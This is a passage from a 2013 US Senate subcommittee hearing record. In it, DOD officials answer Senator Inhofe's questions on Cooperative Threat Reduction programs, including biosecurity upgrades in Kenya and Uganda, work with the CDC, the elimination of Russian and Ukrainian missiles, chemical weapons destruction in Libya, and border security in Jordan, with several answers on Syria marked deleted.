
Ms. CREEDON. Most of DOD's CTR effort to enhance security for nuclear weapons in the former Soviet Union will be complete in 2013. While CTR's foundation in the former Soviet Union is nuclear non-proliferation, we noted the importance of addressing the biological threat in the former Soviet Union many years ago and established the Biological Threat Reduction Program to eliminate offensive biological weapons. Much of the elimination work has been completed and we are now focusing on biological security risks, which have grown in recent years. The close proximity of organizations with intentions to acquire dangerous pathogens for use against the United States or its allies to potential sources of biological agents of concern is especially troublesome. As stewards of CTR program funding, we take a tar-

geted approach and prioritize expansion efforts based on threat awareness, support for broader U.S. nonproliferation objectives, and opportunities to enhance strategic relationships with partner countries. Thus far, this has led the Secretary of Defense, with the concurrence of the Secretary of State, to expand CBEP activities to Afghanistan, Pakistan, Iraq, India, Africa, Southeast Asia, and the Middle East.

Mr. MYERS. We dedicate resources and make priority decisions based on the risks and threats that we are facing in close coordination with the Intelligence Community, the U.S. Strategic Command, the Joint Chiefs of Staff, and the combatant and regional commands. Although a real and catastrophic threat, the capability to build, test, produce, and use nuclear weapons is constrained to a select few countries. The program's nuclear security efforts were previously completed in all former Soviet Union countries except Russia. Russia and the United States are in agreement that this is an appropriate time for the Russian Ministry of Defense to assume responsibility for security of its nuclear weapons. The biological threat has no boundaries. Diseases caused by especially dangerous pathogens occur every day, and the technologies to manipulate, store, isolate, and diagnose these pathogens for scientific research or medical diagnosis are becoming increasingly effective as biological sciences and biotechnology continue to rapidly evolve. Unfortunately, these technologies are becoming increasingly accessible to those with evil intent. The same technologies used to support medical and scientific research can also be used to support the production of biological weapons or toxins. The Nunn-Lugar CBEP provides an avenue to work with an ever increasing group of countries to safely secure and store especially dangerous pathogens. Simultaneously, CBEP actively engages their scientists in the areas of biological research, biosafety, biosecurity, and bioethics, thus reducing the possibility that diseases stored at these foreign facilities could fall in to the wrong hands, and be used for nefarious purposes.

SECURING FACILITIES IN KENYA AND UGANDA

16. Senator INHOFE. Secretary Creedon and Mr. Myers, your written testimony indicates success securing facilities in Kenya and Uganda that store Anthrax and Ebola. Can you describe your work in those countries and how you identified these particular nations to work with?

Ms. CREEDON. Kenya and Uganda both have a high prevalence of endemic diseases of concern to the United States, weak disease diagnosis and reporting systems, and active terrorist groups in the region. We have recently completed critical biosafety and biosecurity (BS&S) updates at key facilities in both Kenya and Uganda. In Kenya we recently completed construction of a perimeter security wall and installation of an incinerator ash pit at the Kenyan Medical Research Institute (KEMRI). We also completed construction of the perimeter security wall and guardhouses, provision of basic laboratory materials, and installation of three autoclaves at the Central Veterinary Laboratory (CVL) in Nairobi. In Uganda, we conducted initial BS&S at the Uganda Virus Research Institute (UVRI) and National Animal Disease Diagnostics and Epidemiology Center (NADDEC), including the installation of a perimeter security fence/wall, guard station, and facility lighting, as well as laboratory material and equipment, at both locations.

Mr. MYERS.

- In November 2010, U.S. Senator Richard Lugar (R–IN) and the Assistant Secretary of Defense for Nuclear, Chemical, and Biological Defense Program, the Honorable Andrew C. Weber, identified BS&S gaps during a visit to KEMRI and CVL in Kenya and UVRI and NADDEC in Uganda.
- DTRA CTR was given authority to expend funds on the Africa continent in March 2011.
- BS&S upgrades at KEMRI were completed in February 2013; the upgrades consisted of construction of a perimeter security wall and installation of an incinerator ash pit.
- CVL BS&S upgrades were completed in May 2012 and consisted of construction of the perimeter security wall and guardhouses, provision of basic laboratory materials, and installation of three autoclaves.
- BS&S at UVRI included the installation of the following: perimeter security fence/wall, guard station, and facility lighting. This also included BS&S upgrades at NADDEC and included installation of the following: perimeter security fence/wall, guard station, facility lighting, wheel wash, medical and animal waste incinerator, and incinerator ash pit; procurements of guard station equipment as well as laboratory materials and equipment were included for both locations; the upgrades at UVRI were completed by February 5, 2013, and all physical construction at NADDEC.

FUTURE IDENTIFYING HIGHEST RISK COUNTRIES

17. Senator INHOFE. Secretary Creedon and Mr. Myers, what is your systemic way of identifying the highest risk countries to work with in the future?

Ms. CREEDON. We use a threat-based approach and determine how CTR is able to best support national and departmental priorities such as those established the National Security Strategy, the National Defense Strategy for Countering WMD, and the Guidance for the Employment of the Force (GEF). Based on these and other similar inputs, we consider four factors when identifying and prioritizing CTR efforts:

- We evaluate threats, risks, and vulnerability and evaluate the ability—in cooperation with partner countries and applicable local, regional, and international organizations—to directly and appreciably prevent proliferation and/or terrorist acquisition of materials and expertise to develop and utilize WMD.
- We consider the ability of the CTR program to create, strengthen, or sustain partnerships on issues of bilateral, regional, and global concern with countries in existing and emerging centers of influence.
- We consider the ability of the CTR program to influence partner countries' views and behaviors toward international and regional countering WMD and nonproliferation regimes and to enable them to meet such commitments, encourage and improve compliance, and encourage others to do the same.
- We evaluate the ability of the CTR program to contribute unique threat reduction capabilities, resources, or partnerships that other DOD and U.S. Government threat reduction and related programs cannot contribute.

Combined, these criteria guide us in a systematic way to identify the highest risk countries with which the CTR program should partner. We also use these criteria to continuously evaluate the benefit of maintaining existing CTR program projects with current partners.

Mr. MYERS. Annually, DTRA assists DOD in concert with other expertise across the U.S. Government to make the best judgments possible concerning where/what/why we should focus limited resources based on congressionally-mandated Nunn-Lugar CTR goals and guidance. We dedicate resources and make priority decisions based on the risks and threats that the United States is facing—in close coordination with the Intelligence Community, STRATCOM, the Joint Chiefs of Staff, and the combatant and regional commands. Working closely with CTR partner countries and interagency partners, we thoroughly evaluate risks and identify opportunities that would have the highest impact to reduce or mitigate the WMD threat and support DOD's strategic objectives. On a yearly basis, Ms. Creedon and her staff host roundtable discussions to take a systematic approach in evaluating countries for future engagement.

18. Senator INHOFE. Secretary Creedon and Mr. Myers, your written testimony indicates that we are helping countries set up disease surveillance systems. Why is DOD rather than the Centers for Disease Control (CDC) executing the disease surveillance function?

Ms. CREEDON. The CDC has a public health mission to protect the public from infectious disease outbreaks. DOD's CTR program has a security mission to reduce the threat to the United States and its allies from WMD and related materials, technologies, and expertise, including associated delivery systems and infrastructure. One way in which CTR reduces biological threats is by working with partner countries to build capacity to rapidly and accurately prevent and detect the use of biological weapons. Often the first indicator of a biological weapons attack or accidental release of biological weapons-related material is through disease surveillance. DOD CTR therefore provides the tools, techniques, laboratory, and disease surveillance capacity to improve partner countries' readiness to detect and report all disease outbreaks, naturally occurring or otherwise. DOD CTR's biosurveillance efforts are carefully nests within a whole-of-government approach to ensure our efforts are coordinated and deconflicted with our foreign partners. Toward this end, the national security players—the Departments of State, Defense, and Energy—work in concert with the Departments of Health and Human Services (HHS), Agriculture, Commerce, and Homeland Security, the FBI, the U.S. Agency for International Development, and a wide range of international and nongovernmental partners to address problems that are of shared concern.

Mr. MYERS. It is safer, more secure, cheaper, most efficient, and most effective to address WMD threats at the source and as far away from our shores as possible. DOD's mission is to assist the U.S. Government and partner nations with the secu-

rity of extremely dangerous pathogens that can be weaponized or used to conduct a bioterrorist attack. This is a different mission than the CDC public health mission. The CDC has great experience and networks operating in Africa and Southeast Asia where many of these biological agents can be found. We can, and do, leverage their expertise, access, and existing institutional relationships by bringing the DOD defense-in-depth security mindset and expertise together with CDC's public health work. This allows the U.S. Government to focus all of its capabilities against a pandemic health and security threat as quickly, and as effectively, as possible.

Funding provided by DOD leverages CDC's expertise to develop epidemiological training courses, laboratory-based surveillance systems, laboratory quality management programs, build workforce capability, and create electronic disease data collection systems globally focused towards meeting the legislatively-mandated security goals for CTR.

DOD, through the Nunn-Lugar CTR's CBEP, works to enhance the partner country's capability to detect, diagnose, and report pathogens of security concern from natural outbreaks (endemic and epidemic) and bioterror attacks as well as potential pandemics. CBEP also ensures that the developed capabilities are designed to be secure, safe, and sustainable. CBEP's primary efforts focus on the infrastructure and networks, within DOD core capabilities, to rapidly identify and report any outbreaks of pathogens of security concern (biological weapons-related) in order to differentiate a natural versus terror attack as well as identify any potential outbreaks/pandemics which could impact our national security. These activities are carefully coordinated with the CDC, and other relevant agencies, in a collaborative manner.

19. Senator INHOFE. Secretary Creedon and Mr. Myers, how do you work with and deconflict your efforts with the CDC on biological issues?

Ms. CREEDON. We consistently communicate and coordinate with all U.S. Government departments and agencies, including the CDC and HHS. At a strategic- and policy-level, IPC meetings provide opportunities to align and deconflict CTR efforts with those of other interagency partners and to ensure we are working in concert to advance national strategies and objectives. With respect to biological threat reduction issues, DOD, HHS, and CDC all participate in regular Global Health Security IPCs and sub-IPCs such as the International Biological Engagement Working Group. At a working level, we host quarterly regional forums to brief interagency partners on our biological engagement programs and to coordinate activities and raise issues or concerns. In the field we also engage with the Health Team at the U.S. Embassy—typically composed of CDC, the U.S. Agency for International Development, and other interagency partners—and we invite CDC colleagues to join DOD delegations when meeting with foreign partners, when appropriate. Combined, these efforts increase our collective awareness of similar or related activities across the U.S. Government as well as help identify areas in which the CTR program can leverage another department's or agency's capabilities.

Mr. MYERS. It is safer, cheaper, and most effective to address WMD threats at the source and as far away from our shores as possible. DOD's mission is the security of extremely dangerous pathogens that can be weaponized or used to conduct a bioterrorist attack. The CDC has great experience and networks operating in Africa and Southeast Asia where many of these biological agents can be found. We can leverage their expertise by bringing the DOD security culture together with CDC's public health work. CDC and DTRA collaborate regularly to reduce the potential for duplication of effort regarding biological issues. DTRA's collaboration with CDC occurs at the programmatic level. For example, DTRA's Nunn-Lugar CTR (through the CBEP) works in coordination with the CDC's Global Disease Detection and Emergency Response to resource and execute efforts to reduce global health security threats. Recently, DTRA and CDC have increased collaboration beyond the programmatic level. This broader strategic partnership will leverage the strengths of each organization and introduce capabilities that can enhance each other's overall capabilities to execute our missions. For example, increased collaboration on modeling and simulations helps to enhance situational awareness necessary for supporting decisionmaking regarding global health threats.

MEASURING SUCCESS OF PROGRAMS

20. Senator INHOFE. Secretary Creedon and Mr. Myers, CTR has eliminated over 7,600 warheads—a fantastic accomplishment. How do you measure your success for CTR programs so you know when a program in a particular country is complete and needs to be concluded?

Ms. CREEDON. First and foremost, we measure success by our ability to directly and appreciably achieve strategic threat reduction objectives, which include:

- Dismantle and destroy stockpiles of nuclear, chemical, or biological weapons, equipment, or means of delivery that partner countries own, possess, or have in their control.
- To account for, safeguard, and secure nuclear, chemical, and biological materials, equipment, or expertise that, if vulnerable to theft or diversion, could result in WMD threats.
- To prevent and detect acquisition, proliferation, and use of nuclear, chemical, or biological weapons, weapons-usable and related materials, equipment, means of delivery, and knowledge.

We also measure success by whether partners can sustain these capabilities when CTR funding is no longer available. This sustainment consideration is a significant factor in determining when and how to conclude CTR programs.

We also consider other indicators of success that are more qualitative yet provide a broader sense of the strategic value of initiating, maintaining, and concluding CTR engagements. For example, we evaluate the benefit of continued CTR engagement to the overall bilateral relationship. We also consider the contribution of CTR engagements to improving our partners' compliance with and commitment to countering WMD and nonproliferation agreements and frameworks, such as the Biological Weapons Convention and United Nations Security Resolution 1540.

Mr. MYERS. Secretary Creedon's response has outlined how DOD broadly measures success for Nunn-Lugar CTR programs. DTRA, as the program's implementing agency, is responsible for managing the programming, contracting, and funding aspects of the program. DTRA develops Joint Requirements and Implementation Plans (JRIPs) that prescribe mutually acknowledged and agreed-upon requirements, assumptions, major milestones, contract approaches, risk assessments, and responsibilities. DTRA's program and project managers routinely measure progress against the agreed upon JRIPs, and evaluate the progress of a partner nation to sustain capabilities. The CTR program has developed program-level metrics for all of its program areas and projects, as well as an electronic database tool that permits collection of the relevant data to track program-level metrics and measure progress. All of what DTRA does as the implementing agency provides feedback to DOD to make the broader determination as to when a program in a particular country is complete and can be concluded.

CHALLENGES ASSOCIATED WITH WORKING AS NON-PERMISSIVE ENVIRONMENTS

21. Senator INHOFE. Mr. Myers, the CTR program works in permissive environments with fairly long-time horizons. What are your challenges associated with supporting combatant commanders who are generally working on shorter timelines and want counter-WMD solutions for non-permissive environments?

Mr. MYERS. Counter-WMD operations in non-permissive environments present inherent challenges not present in permissive, cooperative environments.

First, in the area of planning, contingency scenarios necessitate compressed planning timelines with no room for error. While CTR planning might span months or years, counter-WMD contingency planning might have to be measured in weeks, days, or even hours. Second, a significant difference is the provision of security for agency personnel, to include military, civilian, and contract personnel, who will perform many of the counter-WMD operations. CTR contractors operate in relatively stable environments with little worry that they will be fired upon by hostile forces. In contingency scenarios, however, we have to make provisions for the security of our personnel to include the possible arming of contract personnel. Additionally, normal protections under Status of Forces Agreement may not be in place. Third, counter-WMD operations, such as transportation, storage, and elimination generally require bilateral agreements with host nation authorities regarding such things as liability coverage, tax exemption, and the like—that might not be possible in non-permissive environments.

Standing Joint Force Headquarters for Elimination (SJFHQ–E) was intentionally established in STRATCOM by the Secretary of Defense to provide direct operational counter-WMD support to the geographic combatant commands to assist dealing with such challenges. To be clear, I am not the commander of the standing headquarters, but the general officer who commands the headquarters also serves as my Deputy Director of the STRATCOM Center for Combating (SCC) WMD. The co-location of the headquarters with DTRA facilitates close collaboration with DTRA's extensive technical expertise and prior planning for follow-on nonproliferation activities.

22. Senator INHOFE. Mr. Myers, do you need changes to your authorities to be more effective in this realm?

Mr. MYERS. Yes, I would ask for your support for DOD's legislative proposal 117 to authorize the Secretary of Defense to provide WMD incident response training and basic equipment to foreign military and civilian first responders at all levels of government who may or may not be part of a national security force—this authority does not currently exist. The Secretary of Defense would exercise this authority and activities would be funded through DTRA using Defense-wide Operation and Maintenance funds in targeted partner nations.

DTRA executes DOD's Consequence Management Assistance Program (CMAP) in coordination with the supported strategic priorities of the combatant commanders. However, no specific authority exists to allow the use of Defense-wide Operation and Maintenance funds to train and provide basic response equipment to foreign military and civilian WMD incident first-responders.

Consistent with the current requirements, DTRA's proposal would allow DOD to train foreign country forces based on mission rather than organization. Partner nation first-response forces are often organized differently from those in the United States; they may perform military functions and require military capabilities, but may or may not be a part of a military organization. The ability of DOD to provide training to foreign military and civilian first-responders is critical to fulfilling the current requirements of the agency.

Furthermore, the ability to provide low-cost, high-demand equipment to partner organizations is essential to realistic and effective training and integration. This equipment would provide an initial capability and would take the form of basic equipment or supplies. Such equipment would be made available for use by both the host nation and U.S. forces that may be called upon to support the host nation.

This requires close coordination and collaboration with Under Secretary of Defense for Policy, STRATCOM, and relevant geographic combatant commands. Funding for these activities is included in DTRA's fiscal year 2014 budget request and no additional funds are required.

23. Senator INHOFE. Mr. Myers, Regional Contingency Teams (RCT) look to be an important initiative to better support the warfighter. Can you describe the concept in further detail, including the number of people, their typical functional areas of responsibility, and how you see them being employed?

Mr. MYERS. The DTRA/SCC–WMD/SJFHQ–E RCTs reach across all three organizations to unite subject matter experts in response to contingencies that require quick and coordinated responses to combatant commanders, OSD, and other parts of the U.S. Government. Two RCTs are currently activated: RCT–1 for contingencies in the Levant, and RCT–2 for contingencies in the Asia Pacific region. Each is led by an O–6—a uniformed military senior officer—who reports directly to DTRA/SCC–WMD/SJFHQ–E senior leadership and has the ability to leverage the expertise of any of the 2,000+ people across the organization. These RCTs integrate planning support, WMD technical expertise, intelligence support, deployable operational teams, treaty requirements, and regional experts to support U.S. Government response to WMD contingencies in all phases of military readiness preparation, reaction, and response. The RCTs also reach out to subject matter experts across the U.S. Government to ensure that RCT products include the best possible information, and produce the most effective outcomes. RCT products are regularly briefed to senior U.S. Government leaders to aid in high-stakes decisionmaking. RCTs are flexible and can be activated at any time. Typically, RCTs are activated because of new information identified through intelligence channels or requests for high levels of support from other parts of the U.S. Government.

STRATEGIC OFFENSIVE ARMS ELIMINATION PROGRAM

24. Senator INHOFE. Secretary Creedon, your funding of the Strategic Offensive Arms Elimination (SOAE) program is dropping off fairly rapidly, from about $28 million in 2012 to $10 million in the 2014 request. What work is left to accomplish in Ukraine and Russia under this program?

Ms. CREEDON. For a number of years, Russia has requested support for the elimination of a decreasing number of missiles and launchers. DOD continuously assesses the ongoing threat reduction value of CTR projects, and our assessment is that Russia is willing and able to conduct missile and launcher eliminations independently. For this reason, Russia is in the process of taking full responsibility for missile and land-based launcher elimination. DOD is prepared to assist with such eliminations through the first half of fiscal year 2014, but Russia may accept full

responsibility sooner due to the timing of its budget cycle and the timelines reflected in our current bilateral CTR Agreement. The SOAE program also anticipates assisting Russia with the elimination of a Delta III strategic submarine in fiscal year 2014.

DOD also assists Ukraine with the storage and elimination of solid rocket motors from dismantled SS–24 ICBMs and will remain prepared to respond to any WMD delivery systems elimination requirements in other countries. 101 SS–24 solid rocket motors currently remain in Ukraine, and they are scheduled to be eliminated by fiscal year 2016.

UMBRELLA AGREEMENT WITH RUSSIA

25. Senator INHOFE. Secretary Creedon, if the Umbrella Agreement with Russia lapses and there is a gap before a follow-on agreement can be signed, what specific lines of effort will need to be suspended?

Ms. CREEDON. Under the current agreement, DOD conducts five kinds of cooperative efforts in Russia: (1) Nuclear Weapons Storage Security; (2) Nuclear Weapons Transportation Security; (3) Spent Nuclear Fuel/Fissile Material Disposition; (4) Chemical Weapons Destruction; and (5) Strategic Offensive Arms Elimination. At the end of the current agreement, it is likely that some of these efforts will shift to Russian responsibility or will shift to a post-CTR, peer-to-peer exchange. If, however, the Umbrella Agreement lapses before follow-on arrangements can be applied, each of these efforts would need to be suspended.

In addition to the DOD efforts, DOE also conducts nuclear material protection control and accountability activities that are subject to the Umbrella Agreement.

CHEMICAL WEAPONS DESTRUCTION IN LIBYA AND SYRIA

26. Senator INHOFE. Mr. Myers, what is the status of the destruction of chemical weapons in Libya?

Mr. MYERS. On May 4, 2013, the Libyan National Authority (LNA) for the Chemical Weapons Convention completed destruction of Libya's bulk liquid mustard using the hydrolysis and neutralization system they had previously procured (destroyed 8.819 metric tons).

The LNA accepted the U.S. offer of destruction assistance for Libya's recently discovered munitions shortly after it was offered in early 2013. DOD's CTR will perform the work through a team of contractors, with the intent of completing destruction of Libya's category 1 munitions stockpile by December 2013, though that is an extremely tight timeline. The team commenced work at the Ruwagha Chemical Weapons Storage Facility in May 2013. Their efforts build on work that has been done by DOD CTR since early this year to strengthen the safety and security of the stockpile at that site. In support of the destruction efforts, a team of contractors is currently in country (a mix of U.S. and non-U.S. citizens) to coordinate logistics, perform soil sampling, clear unexploded ordnances, and conduct/oversee preparations for the destruction equipment site and worker camp. We anticipate continuing these efforts through 2013. We will respect all security guidance from the DOS, United Nations Department of Security Services, the U.S. Africa Command, and other key sources, when assessing the ability of our contractors to continue their work.

27. Senator INHOFE. Mr. Myers, what lessons learned will you transfer to the situation in Syria?

Mr. MYERS. [Deleted].

28. Senator INHOFE. Mr. Myers, in his briefing on Syria to the Senate Armed Services Committee last week, Secretary Hagel indicated DOD is funding over $70 million for activities in Jordan, "including providing training and equipment to detect and stop any chemical weapons transfers along its border with Syria and developing Jordanian capacity to identify and secure chemical weapons assets." I assume this is part of the WMD proliferation prevention program under CTR. Can you give me more details on the kind of work that DTRA has been doing in Jordan under this program?

Mr. MYERS. DTRA's work through the DOD Nunn-Lugar CTR program, and through close coordination with the U.S. Central Command, is focused on building the capacities of relevant Jordanian military and civilian ministries to interdict, secure, identify, and manage the consequences of chemical weapons through the provision of training and equipment. Specifically, DTRA is expanding upon the existing Jordan border security program to provide additional remote sensor equipment and

relevant training to improve Jordanian capabilities to detect and track attempts to cross green borders. This effort extends the 110km surveillance system along the final 256km of the Jordan-Syrian border, and supplements the existing system with chemical detection and identification equipment and training. In addition, CTR supported a series of workshops that trained the Jordanians on the protection of personnel and critical equipment in the event of a chemical, biological, radiological, nuclear, and explosives (CBRNE) hazard release. This capability is further supplemented through the replacement and refitting of outdated Jordanian decontamination equipment and the provision of new personal protective, identification, and sampling equipment with associated training.

DTRA's CMAP has also worked with the Colorado National Guard and the Jordanian Armed Forces Chemical Support Unit to conduct an exchange of information about mission, capabilities, and operations of the Colorado National Guard WMD Civil Support Team and CBRNE Enhanced Response Force Package during March 2013. Another event is currently being planned to be held in Centennial, CO in June to continue to develop a National Guard Bureau/State Partnership Program CBRNE Exchange on June 17–21, 2013. Also, a CMAP, State Partnership Program, Defense Security Cooperation Agency, and Jordanian National Centre for Security and Crisis Management exercise planning workshop is scheduled for August 15–20, 2013. Finally, CMAP recently completed a Collective Protection of Critical Infrastructure, High-Value Resources, Personnel, and Civilian Population from Chemical Threats and Contamination workshop with the Jordanian Armed Forces in April 2013.

THREAT REDUCTION ENGAGEMENT PROGRAM

29. Senator INHOFE. Secretary Creedon, only $2.4 million was requested for the Threat Reduction Engagement program that builds relationships for CTR program development in new geographic areas. But this looks potentially like an outreach program that might already be covered by other departments or agencies, such as the DOS. Can you please explain why a separate funding line is required for this program?

Ms. CREEDON. The Threat Reduction Engagement Program (TREP) is a unique, low-cost tool in the CTR program's toolkit that allows us to initiate and establish relationships with new partners prior to obtaining Secretary of Defense determination, with Secretary of State concurrence, to establish a full CTR partnership. It also allows us to maintain strategic relationships after CTR projects and activities are completed. All TREP-funded activities directly advance the CTR program's mission and have some connection to eliminating or preventing the proliferation of WMD or related materials. For example, this year we utilized TREP funding to jump-start our deepening border security relationship with Jordan, to support an important joint WMD-interdiction exercise with the United Arab Emirates, and to continue our countering WMD engagement with Yemen.

SECURING CHEMICAL WEAPONS IN SYRIA

30. Senator INHOFE. Mr. Myers, what specific areas is DTRA providing support to Syria planning efforts in order to help secure chemical weapons in Syria should the chemical weapons sites become unsecure and manage the consequences should Assad use chemical weapons on his own people?

Mr. MYERS. [Deleted.]

31. Senator INHOFE. Mr. Myers, in the briefing on Syria to the Senate Armed Services Committee last week, when Senator McCain asked Chairman Dempsey if he could secure chemical weapons in Syria, Chairman Dempsey said, "Not as I sit here today simply because they have been moving it and the number of sites is quite numerous." What are the capability gaps that you see as the experts in countering WMD proliferation in Syria?

Mr. MYERS. [Deleted.]

32. Senator INHOFE. Mr. Myers, what efforts are we doing to close those gaps?

Mr. MYERS. [Deleted.]

33. Senator INHOFE. Mr. Myers, if contaminated refugees begin approaching Jordan, Turkey, and Iraq borders, are these countries prepared to handle them?

Mr. MYERS. [Deleted.]

34. Senator INHOFE. Mr. Myers, what are we doing with our partners in the region (Jordan, Turkey, Iraq, and Israel) and partners outside the region (United Kingdom, France, Canada, and the North Atlantic Treaty Organization) to address Syrian chemical weapons issues?

Mr. MYERS.[Deleted.]

[Whereupon, at 3:25 p.m., the subcommittee adjourned.]